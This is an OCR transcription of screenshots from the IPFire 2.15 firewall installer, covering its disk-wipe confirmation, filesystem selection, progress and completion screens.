
```
IPFire 2.15 - www.ipfire.org

IPFire 2.15 - www.ipfire.org

The installation program will now prepare
the harddisk on /dev/sda - 20 GiB - VMware,
VMware Virtual S. First the disk will be
partitioned, and then the partitions will
have a filesystem put on them.

ALL DATA ON THE DISK WILL BE DESTROYED. Do
you agree to continue?

No
Yes

Ok        Cancel

<Tab>/<Alt-Tab> between elements   |  <Space> selects
```



```
IPFire 2.15 - www.ipfire.org

Please choose your filesystem:

Please choose your filesystem:

Ext2 - Filesystem without journal (suggested for flashdrives)
Ext3 - Filesystem with journal
Ext4 - Filesystem with journal
ReiserFS - Filesystem with journal

Ok        Cancel

<Tab>/<Alt-Tab> between elements   |  <Space> selects
```




```
IPFire 2.15 - www.ipfire.org

Installing files...
13%

<Tab>/<Alt-Tab> between elements   |  <Space> selects
```




```
IPFire 2.15 - www.ipfire.org

Congratulations!

IPFire was successfully installed. Please remove any CDROMs
in the computer. Setup will now run where you may configure
ISDN, network cards, and the system passwords. After Setup
has been completed, you should point your web browser at
https://ipfire:444 (or whatever you name your IPFire), and
configure dialup networking (if required) and remote access.

Press Ok to reboot.

<Tab>/<Alt-Tab> between elements   |  <Space> selects
```

